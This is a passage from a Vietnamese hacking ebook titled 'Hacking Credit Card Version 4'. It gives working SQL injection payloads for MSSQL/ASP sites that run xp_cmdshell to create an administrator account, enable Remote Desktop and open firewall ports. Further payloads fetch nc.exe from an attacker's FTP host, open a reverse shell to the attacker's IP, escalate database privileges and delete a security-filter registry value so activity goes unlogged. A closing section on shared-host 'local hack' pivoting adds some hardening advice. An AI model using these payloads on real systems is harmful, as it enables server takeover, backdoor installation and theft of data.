
```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Thì kết quả là thành công.

Ebook Hacking Credit Card Version 4 - Hieupc

Bây giờ ta dùng Query Analyzer hoặc RazorSql connect và login vào thử xem sao (nhưng chỉ áp dụng cho server MSSQL cho remote từ xa nhé. Vì một số server cấm remote MSSQL từ xa.)

Kết quả:



Vô tới đây rồi, các bạn làm được rất nhiều điều hay lắm đây.

Chiếm quyền Admin và Remote Desktop như sau:

Sử dụng câu lệnh CMD sau để add thêm user cho window với username = hieupc và password = 123456:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'net user hieupc 123456 /add'--sp_password
```

Kết quả như sau là thành công:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'The command completed successfully.' to a column of data type int.

/libol5x/search/main.asp, line 199
```

Để add user hieupc vào group **administrators**, ta làm như sau:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'net localgroup administrators hieupc /add'--sp_password
```

Kết quả như sau là thành công:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'The command completed successfully.' to a column of data type int.

/libol5x/search/main.asp, line 199
```

Ebook Hacking Credit Card Version 4 - Hieupc

Bây giờ ta add user hieupc vào group **Remote Desktop Users** để nó có quyền Remote Desktop:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'net localgroup "Remote Desktop Users" hieupc /add'--sp_password
```

Kết quả như sau là thành công:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'The command completed successfully.' to a column of data type int.

/libol5x/search/main.asp, line 199
```

Vậy là bây giờ bạn đã có thêm 1 tài khoản admin với password là 123456 với quyền hệ thống và có thể remote desktop.


Chọn **remote desktop** như sau :

(Start->programs->accessories->communications->Remote Desktop)

Hoặc vào run gõ "**mstsc**"

Giờ chỉ cần điền IP hoặc domainname (www.hieupc.gov.vn) đánh user và pass vào để login vào server và làm những gì mình muốn.

Kết quả là đã remote desktop được vào server:



Upload Backdoor lên Server như thế nào qua quyền SA:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'echo open ftp.Your_Domain.com>ftp&echo user Your_User Your_Pass>>ftp&echo get Your_File>>ftp&echo quit>>ftp'--sp_password
```

Ebook Hacking Credit Card Version 4 - Hieupc

====> tạo file batch chứa những lệnh của FTP

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'ftp -v -i -n -s:ftp'--sp_password
```

====> thực thi lệnh của file batch

ftp.Your_Domain.com : chỗ này là domain của bạn , ví dụ ftp.hieupc.com

Your_User : đây là username đăng nhập vào ftp

Your_Pass : password đăng nhập vào ftp

Your_File : file mà bạn muốn up lên server (file phải nằm trên host ftp của bạn) , ví dụ nc.exe

Ví dụ bạn có 1 host ftp là ftp.hieupc.com với username là hieupc và pass là 123456 , bạn muốn upload file nc.exe từ trên host ftp đó lên server thì bạn làm:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'echo open ftp.hieupc.com>ftp&echo user hieupc hieupcpass>>ftp&echo get nc.exe>>ftp&echo quit>>ftp'--sp_password
```

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'ftp -v -i -n -s:ftp'--sp_password
```

Sau khi chạy xong bạn có thể kiểm tra xem file đã được up lên server hay chưa bằng cách sau:

```
www.hieupc.gov.vn/hieupc.asp?id=1;drop table hieupc create table hieupc (id int identity,noi_dung varchar(1000)) insert into hieupc exec master..xp_cmdshell 'dir Your_File'--sp_password
```

====> tạo 1 table lưu giữ nội dung của câu lệnh exec master..xp_cmdshell 'dir Your_File' bạn nhớ là Your_File = tên file mà bạn vừa up lên , ví dụ nc.exe...

Xem nội dung cái nào:

```
www.hieupc.gov.vn/hieupc.asp?id=1 and 1=convert(int,(select noi_dung from hieupc where id=6))--sp_password
```

Kết quả:


```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value '06/23/2007 04:56 PM 579 nc.exe' to a column of data type int
```

====> đã upload thành công.

Làm thế nào khi ta không thể Remote Desktop vào Server:

Đôi khi đã có được user và pass rồi nhưng khi remote desktop thì lại không được vì bị Firewall chặn lại hoặc do Server đã tắt chức năng này đi.

Ebook Hacking Credit Card Version 4 - Hieupc



Sau đây là cách giải quyết:

Site demo vẫn là:

```
www.hieupc.gov.vn/hieupc.asp?id=1
```

Như các bạn đã biết là **Registry** hay còn gọi là **Regedit** rất quan trọng trong hệ thống của window, khi có `system_user = 'SA'` trong tay thì bạn có thể tương tác vào **registry** của máy chủ. Vì vậy ta phải can thiệp vào **Regedit** để Enable một vài thứ:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_regwrite  
HKEY_LOCAL_MACHINE,'SYSTEM\CurrentControlSet\Control\Terminal  
Server','fDenyTSConnections',REG_DWORD,0--sp_password
```

====> ghi khóa registry cho **fDenyTSConnections** với giá trị = **0**

Tiếp tục câu lệnh:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_regwrite  
HKEY_LOCAL_MACHINE,'SYSTEM\CurrentControlSet\Control\Terminal  
Server','AllowTSConnections',REG_DWORD,1--sp_password
```

====> ghi khóa registry cho **AllowTSConnections** với giá trị = **1**

Sau đó:

```
www.hieupc.gov.vn/hieupc.asp?id=1 and 1=convert(int,@@servername)--sp_password
```

====> lấy tên server để còn khởi động lại.

Và sử dụng câu lệnh sau để restart lại máy '**shutdown -m \\tên_server -r -t 5**'

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'shutdown -m \\tên_server -r -t 5'--sp_password
```

====> restart máy nào.

Một số điều cần chú ý:

Ebook Hacking Credit Card Version 4 - Hieupc

Delete 1 khóa registry như sau:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec xp_regdeletekey 'rootkey', 'key'--sp_password
```

====> các bạn chú ý 'rootkey' và 'key' là đường dẫn đến khóa registry đó ...

Ví dụ hieupc muốn xóa khóa registry TestValue ở

'HKEY_LOCAL_MACHINE\SOFTWARE\Test' thì sẽ là:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec xp_regdeletekey 'HKEY_LOCAL_MACHINE',  
'SOFTWARE\Test\TestValue'--sp_password
```

Đọc giá trị 1 khóa registry như sau:

Ví dụ bạn muốn đọc khóa registry **fDenyTSConnections** ở

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server xem nó có giá trị = bao nhiêu thì bạn đầu tiên phải query:

```
www.hieupc.gov.vn/hieupc.asp?id=1;drop table hieupc create table hieupc (id int identity,noi_dung1 varchar(99),  
noi_dung2 varchar(99)) insert into hieupc EXEC master..xp_regread  
'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections'--  
sp_password
```

====> tạo ra 1 table lưu trữ giá trị registry của khóa đó

Sau đó bạn phải select dữ liệu trong đó ra để xem:

```
www.hieupc.gov.vn/hieupc.asp?id=1 and 1=convert(int,(select top 1 noi_dung1%2b/'%2bnoi_dung2 from hieupc  
where id=1))--sp_password
```

====> **%2b** = dấu +

Nếu nó hiện lỗi:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value  
'fDenyTSConnections/0' to a column of data type int.  
====> có nghĩa là khóa fDenyTSConnections có giá trị = 0
```

Ghi thêm và Sửa giá trị của khóa registry như sau:

Ví dụ Hieupc sẽ sửa giá trị của **fDenyTSConnections** ở

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server thành **1**

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_regwrite  
HKEY_LOCAL_MACHINE,'SYSTEM\CurrentControlSet\Control\Terminal  
Server','fDenyTSConnections',REG_DWORD,1--sp_password
```

Một vài điều cần lưu ý về Remote Desktop:

Khi mà có SA và bạn đã add thêm thành công tài khoản Admin , nhưng khi bạn connect vào Remote Desktop của Server thì lại không được. Vậy phải làm gì tiếp theo đây?

Lúc này ta phải enable cái Terminal Service bằng cách:

Sc config TermService start= auto

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'Sc config TermService start= auto'--sp_password
```

Enable xong thì ta phải start **TermService**:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'net start TermService'--sp_password
```

Mở Port trong Firewall cho Remote Desktop:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'netsh firewall add portopening TCP 3389 "Remote Desktop"--sp_password
```

Bây giờ ta thử connect Remote Desktop vào Server thử xem sao.

Ngoài ra bạn cần làm thêm vài câu lệnh sau nếu vẫn không connect được vào Remote Desktop:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'netsh firewall set service remoteadmin enable'--sp_password
```

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'netsh firewall set service remotedesktop enable'--sp_password
```

Chú ý thêm:

Thông thường là 1 Server không được bật Firewall (nếu có thường là firewall phần cứng), nhưng nếu trong trường hợp Server bật firewall, và chặn 1 ứng dụng connect của bạn (như Remote Desktop chẳng hạn) thì sao? (ví dụ như chặn netcat) thì bạn hãy tham khảo cách sau:

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'netsh firewall set opmode enable disable'--sp_password
```

Ebook Hacking Credit Card Version 4 - Hieupc

Server có enable nhưng IP MSSQL Server không trùng với ip Server chứa web, ta làm như sau:

Bạn cần tìm ra IP chính xác của MSSQL Server

```
www.hieupc.gov.vn/hieupc.asp?id=1;drop table hieupc create table hieupc (id int identity,noi_dung varchar(1000))
insert into hieupc exec master..xp_cmdshell 'ipconfig'--sp_password
```

==> tạo ra 1 bảng lưu trữ thông tin của lệnh **ipconfig**

Sau đó

```
www.hieupc.gov.vn/hieupc.asp?id=1 and 1=convert(int,(select noi_dung from hieupc where id=8))--sp_password
```

Kết quả:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'IP Address. . . . .
. . . : xxx.xxx.x.xxx' to a column of data type int.
```

==> **xxx.xxx.x.xxx** chính là ip của MSSQL Server.

Vậy là bạn đã có IP của MSSQL , nhưng nếu nó là IP mạng LAN thì sao ?. Thì bạn phải dùng đến **netcat** , bạn phải up **netcat** lên server và kết nối từ server về máy của bạn , đầu tiên bạn phải upload file **netcat** lên 1 host ftp của mình: (cái này đã được hướng dẫn ở bài trên, xem chi tiết ở trên nhé)

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'echo open ftp.your-host.com>>ftp'--sp_password
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'echo user your-ftp-username your-ftp-pass>>ftp'--
sp_password
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'echo get nc.exe>>ftp'--sp_password
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'echo quit>>ftp'--sp_password
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'ftp -v -i -n -s:ftp'--sp_password
```

Bây giờ bạn copy file netcat (**nc.exe**) vào ổ C:\ của mình , vào cmd và gõ lệnh cd\ để di chuyển tới ổ C:\

sau đó gõ **nc -l -p 1787 -vv**

```
www.hieupc.gov.vn/hieupc.asp?id=1;exec master..xp_cmdshell 'nc.exe -e cmd.exe -d your-ip 1787'--sp_password
```

hoặc

```
www.hieupc.gov.vn/hieupc.asp?id=1;select%20*%20from%20openrowset('sqloledb','server=BACKUP;uid=BUILT
IN\Administrators;pwd=', 'set%20fmtonly%20off%20select%201%20exec%20master..xp_cmdshell%20"nc.exe -e
cmd.exe -d 58.187.32.40 1787")--sp_password
```

58.187.32.40 hoặc **your ip** : là địa chỉ IP của bạn, xem địa chỉ IP của bạn bằng cách vào: **ip2location.com**

Lưu ý: Nếu connect thành công vào **NC** thì bạn hầu như remote được vào Server và có thể làm những gì bạn thích.

Nếu Server change port Remote Desktop thì sao:

```
www.hieupc.gov.vn/hieupc.asp?id=1;drop table hieupc create table hieupc (id int identity,noi_dung1 varchar(99),noi_dung2 varchar(99)) insert into hieupc EXEC master..xp_regread 'HKEY_LOCAL_MACHINE','System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp','PortNumber'--sp_password
```

Query lấy kết quả nào

```
www.hieupc.gov.vn/hieupc.asp?id=1 and 1=convert(int,(select top 1 noi_dung1%2b'/'%2bnoi_dung2 from hieupc where id=1))--sp_password
```

Kết quả trả lại:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'PortNumber/xxxx' to a column of data type int.
```

==> nếu xxxx khác 3389 thì xxxx chính là cổng Remote Desktop mới mà Server đã change (vì 3389 là cổng mặc định của Remote Desktop)

Vậy khi bạn connect tới server bạn phải thêm xxx vào sau IP của server.

Nếu gặp user không phải là SA thì sao:

Tại sao lại phải đưa Guest vào DataBase Owner của DataBase Master?

Bởi vì DB Owner của Db Master mới có quyền thực hiện lệnh **xp_regwrite**, **xp_regdeletevalue** và **xp_cmdshell**.

Tại sao Guest lại sử dụng 2 lệnh **xp_regwrite**, **xp_regdeletevalue** và **xp_cmdshell**

Bởi vì :

xp_regwrite dùng để thực hiện lệnh ghi lên Registry của Windows

xp_regdeletevalue dùng để xóa dữ liệu trong Registry của Windows

xp_cmdshell dùng để gửi lệnh lên Windows dùng để nâng quyền , chiếm quyền , cài backdoor S

Còn đây là lệnh để đưa Guest vào Db Owner của Db Master:

```
http://www.victim.com/index.asp?id=1;exec sp_executesql N'create view dbo.test as select * from master.dbo.sysusers'exec sp_msdroptrety 'xx update sysusers set sid=0x01 where name="dbo",'xx' exec sp_msdroptrety 'xx update dbo.test set sid=0x01,roles=0x01 where name="Guest",'xx' exec sp_executesql N'drop view dbo.test'--sp_password
```

Nếu chạy link trên mà không báo lỗi và được trả về trang :

```
http://www.victim.com/index.asp?id=1
```

tức là bạn đã thực hiện thành công việc đưa Guest vào Db Owner của Db Master nhưng để cho chắc ăn mình vẫn kiểm tra lại một lần nữa bằng cách sau :

```
http://www.victim.com/index.asp?id=1%20%20and%201=convert(int,(select%20top%201%20name%20from%20master..sysusers%20where%20roles=0x01%20and%20name%20not%20in('dbo')))--sp_password
```

Vậy là xong giờ thì thoải mái chạy **xp_regwrite** với cả **xp_cmdshell**

Ebook Hacking Credit Card Version 4 - Hleupc

Có thể chạy **xp_regwrite**, **xp_regdeletevalue** với **xp_cmdshell** rồi thì làm gì?

Giờ login vào Database với user BUILTIN\ADMINISTRATOR với password = "xx":

```
http://www.victim.com/index.asp?id=1;exec%20sp_executesql%20N'create%20view%20dbo.test%20as%20select%20*%20from%20master.dbo.sysxlogins'%20exec%20sp_msdropretr%20'xx'%20update%20sysusers%20set%20sid=0x01%20where%20name='dbo','xx'%20exec%20sp_msdropretr%20'xx'%20update%20dbo.test%20set%20xstat=18%20where%20name='BUILTIN\ADMINISTRATORS','xx'%20exec%20sp_executesql%20N'drop%20view%20dbo.test'--sp_password
```

Vậy là ta có một user nằm vùng trong DB của Server ... Sau này mọi mệnh lệnh đều phải thông qua user này.....

Giờ mình dùng **xp_regwrite** để Enable cái OpenRowset đã bị SysAdmin kia Disable.

```
http://www.victim.com/index.asp?id=1;exec master..xp_regwrite
HKEY_LOCAL_MACHINE,'SOFTWARE\Microsoft\MSSQLServer
\Providers\SQLOLEDB','AllowInProcess',REG_DWORD,1--sp_password

http://www.victim.com/index.asp?id=1;exec master..xp_regwrite
HKEY_LOCAL_MACHINE,'SOFTWARE\Microsoft\MSSQLServer
\Providers\SQLOLEDB','DisallowAdhocAccess',REG_DWORD,0--sp_password
```

Để ý mấy chỗ in đậm nhé:

1 : Enable

0 : Disable

Chạy xong mà nó trả về trang chủ là thành công khỏi check

Giờ thì xài **xp_regdeletevalue** để hủy chức năng ghi log và lọc dữ liệu của WINDOWS

```
http://www.victim.com/index.asp?id=1;exec master..xp_regdeletevalue
'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Services\Tcpip\Parameters','EnableSecurityFilters'--
sp_password
```

Giờ thì các bạn khỏi lo bị ghi log, chính vì thế mình bỏ cái **sp_password** đi cũng được, nhưng bạn để lại cũng chẳng sao.

Giờ đến lúc bật cái **xp_cmdshell** lên. Các bạn lưu ý nha ở trên là cho phép chạy **xp_cmdshell** còn ở đây là bật **xp_cmdshell** và **allow updates**.

```
http://www.victim.com/index.asp?id=1;select * from openrowset('sqloledb',
'server=BACKUP;uid=BUILTIN\Administrators;pwd=', 'set fimonly off select 1 exec master..sp_addextendedproc
xp_cmd,'xpsql70.dll' exec sp_configure "allow updates", "1" reconfigure with override)--sp_password
```

Đến đây thì ta đã được nửa đường rồi, khai thác tiếp bằng cách ở trên đã được trình bày.

3. Những điều cần biết về Localhack:

Hieupc được biết hiện nay hack local chắc ai cũng đã biết và cách làm thì khá là đơn giản, ngay cả những thủ thuật chỉ khai thác như thế nào cũng rất nhiều. Hôm nay Hieupc chỉ đưa vào ebook này với bài viết dưới đây cũng là chỉ để tham khảo và chia sẻ kinh nghiệm của Hieupc trong hack local vì vậy khi bạn đọc có thể góp ý kiến riêng của mình nếu có gì chưa đúng hoặc còn thiếu. Cảm ơn nhiều.

Local hack và cách phòng tránh (Tác giả:Phạm Đức Hải):

Bài này viết với mục đích để các quản trị và các bạn làm bảo mật hiểu một cách rõ hơn về cách tấn local hack. Cách này tuy rằng phổ biến đã lâu nhưng tôi nghĩ rằng không chỉ ở Việt Nam mà rất nhiều server nước ngoài vẫn bị lỗi này, mà đôi khi có bug mới là có thể dùng lại được. Tôi cũng tin rằng rất nhiều bạn biết tấn công local nhưng không biết fix lỗi này như thế nào ?

Local hack là gì:

Hiểu một cách nôm na là tấn công cục bộ. Cục bộ ở đây có nghĩa là trên cùng một máy chủ (server). Tấn công này được thực hiện như thế nào ?

Ví dụ ta cần tấn công site mục www.site1.com, nhưng sau khi phân tích tình hình thì thấy rằng việc tấn công trực tiếp site này là rất khó. Và cũng qua khảo sát ta biết được rằng trên server này có rất nhiều site khác. Ý tưởng : tấn công một site khác cùng server sau đó lấy site này làm bàn đạp tấn công site mục tiêu.

Có những loại hack local nào ? Tôi tạm thời chia làm 3 loại : Unix local, windows local, FTP local. Có lẽ rất nhiều bạn chỉ biết đến local hack trên Unix mà chưa biết đến 2 loại sau 😊. Unix Local có nghĩa là máy chủ là Unix, tương tự đối với windows local, còn FTP local có nghĩa là local qua FTP.

Phân chung nhất của các loại trên là ở bước 1, bước tìm các site cùng server. Cái này có thuật ngữ chung là : Reverse IP. Ta có thể dùng tool sau để xác định các site cùng server :

<http://www.domaintools.com/reverse-ip/> --> cái này mới thu phí rồi

http://www.ip-adress.com/reverse_ip/ → cái này Free và xài cũng good lắm.

<http://www.seologs.com/ip-domains.html> -> cái này có lợi thế là lưu cả tên miền Việt Nam, nhưng số lượng ít hơn site trên

Sau khi làm xong bước trên, đến bước tìm site bị lỗi để dùng làm bàn đạp tấn công. Bước này thì ở các loại đã có sự phân hóa. Tôi sẽ trình bày riêng từng phần.

Unix local:

Có lẽ bây giờ chỉ phổ biến site php-mysql trên Unix, nên tôi tập chung vào cái này. Cách tìm bug được tiến hành theo tư duy như sau :

- Nếu site đó sử dụng một loại mã nguồn đã được xác định, ví dụ dùng mã nguồn mở, thì đầu tiên là vào các site thông báo bug để kiểm tra xem bản code đang dùng có dính bug nào không. Có thể vào <http://milw0rm.com/> hay <http://www.securityfocus.com/> ... để tìm bug.

- Nếu ở bước trên không thành công hoặc code do họ tự phát triển thì cách duy nhất là phải tự ngồi mò xem. Lúc này dựa vào kinh nghiệm và khả năng của người hack là chính. Các lỗi hay được sử dụng và khá dễ để phát hiện : SQL injection, PHP file include, lỗi cài mặc định các ứng dụng như các bộ editor, lỗi không chứng thực phần upload file, upload file không filter, hoặc có filter + apache unknow extension,... rất nhiều lỗi có thể khai thác được. Tôi sẽ không đi vào chi tiết các lỗi này sử dụng và khai thác như thế nào.

Sau khi tìm ra lỗi, mục tiêu là phải upload được một con shell lên để có thể tiến hành tiếp bước sau. Việc upload được shell hay không phụ thuộc rất nhiều vào việc admin site đó CHMOD có tốt không. Tôi giả sử là đã upload được shell rồi. Đến đây ta bắt đầu thử local sang site mục tiêu. Nếu Safe mode OFF và local dễ dàng thì không có gì đáng nói, site mục tiêu đã có thể xâm nhập. Nếu Safe mode ON và local gặp khó khăn, lúc này cần phải biết về các bug safe mode by pass. Các lỗi này tùy thuộc vào phiên bản của PHP và phụ thuộc vào các hàm có thể sử dụng có bị cấm hay không. Nếu không dùng PHP safe mode by pass ta có thể dùng LOAD DATA LOCAL INFILE, về cái này thì chị Yến đã có bài viết rồi.

Nếu tất cả các cách trên không được, ta xoay sang xem có khả năng get root - chiếm quyền kiểm soát server hay không, cái này tùy thuộc vào kernel của hệ điều hành và tùy thuộc vào phần mềm cài trên máy chủ có dính bug overflow hay không ? ... Nói tóm lại là khi có shell rồi mỗi người có một cách tùy thuộc khả năng.

-->Cách fix ?

Để không bị dính các lỗi trên thì phải update phần mềm và config đúng (tôi sẽ nói chi tiết ở bài khác).

- Bật safe mode ON

- Upgrade PHP lên version mới nhất

- Trong php.ini Cấm các hàm nhạy cảm + các hàm có thể safe mode by pass (đòi hỏi admin phải cập nhật thông tin liên lục)

- Đối với virtual host thì tham số open_basedir là rất quan trọng, cần phải đặt tham số này đúng với thư mục web của từng site

- CHMOD kỹ cẩn thận (CHMOD như thế nào thì phải đọc)

- Các form upload cần phải lọc file...

- Trong file my.conf thêm dòng **set-variable=local-infile=0** để tránh lỗi **LOAD DATA LOCAL INFILE**

Windows local:

Cách tìm site lỗi về cơ bản là giống phần trên, chỉ khác ở đặc tính ngôn ngữ lập trình, cần phải xem xét kỹ hơn ở khía cạnh này.

Để có thể local được có các khả năng sau : phân quyền bị không tốt (thường là dùng chung group, group phân quyền không cẩn thận), server chưa cấm command execute. Tất cả các shell chạy trên windows đều có một đặc tính là sử dụng FSO (File System Object) - nếu cái này làm cẩn thận mà move cmd.exe đi thì không có cách gì chạy được cmd.


Ở đây là còn chưa nói đến chương trình diệt virus rất nhạy cảm với FSO, nên rất dễ bị phát hiện.

-->Cách khắc phục ?

Phân quyền tốt : tốt nhất là nên dùng windows 2003 server, mỗi một site chạy một pool là tốt nhất, nhưng như thế tốn tài nguyên hơn. Account chạy web của mỗi site là riêng biệt và account chạy [ASP.NET](#) khác account chạy asp, php,... Việc set permission là cực kỳ quan trọng, để làm tốt việc này, cần phải đọc thêm tài liệu và làm tốt các security check list của Microsoft. Lưu ý là không dùng Default pool để chạy. Thường là các server riêng rất hay gặp lỗi này vì admin những server này chỉ cần cài cho chạy được là xong nhưng ngược lại server riêng thường chỉ chạy 1 vài site. Cái nguy hiểm chính là ở chỗ này, nếu mà server riêng bị tấn công khả năng mất quyền kiểm soát và mất mát dữ liệu nhiều là rất cao.

FTP local:

Cái này nghe có vẻ lạ nhưng cách khai thác lại cực kỳ đơn giản, tôi lấy chính site của tôi làm VD.



Trên hình bạn đã nhìn thấy rồi đó, cái FTP trên là tôi login vào acc FTP của tôi, nhưng tôi có thể vào tất cả các FTP khác cùng server.

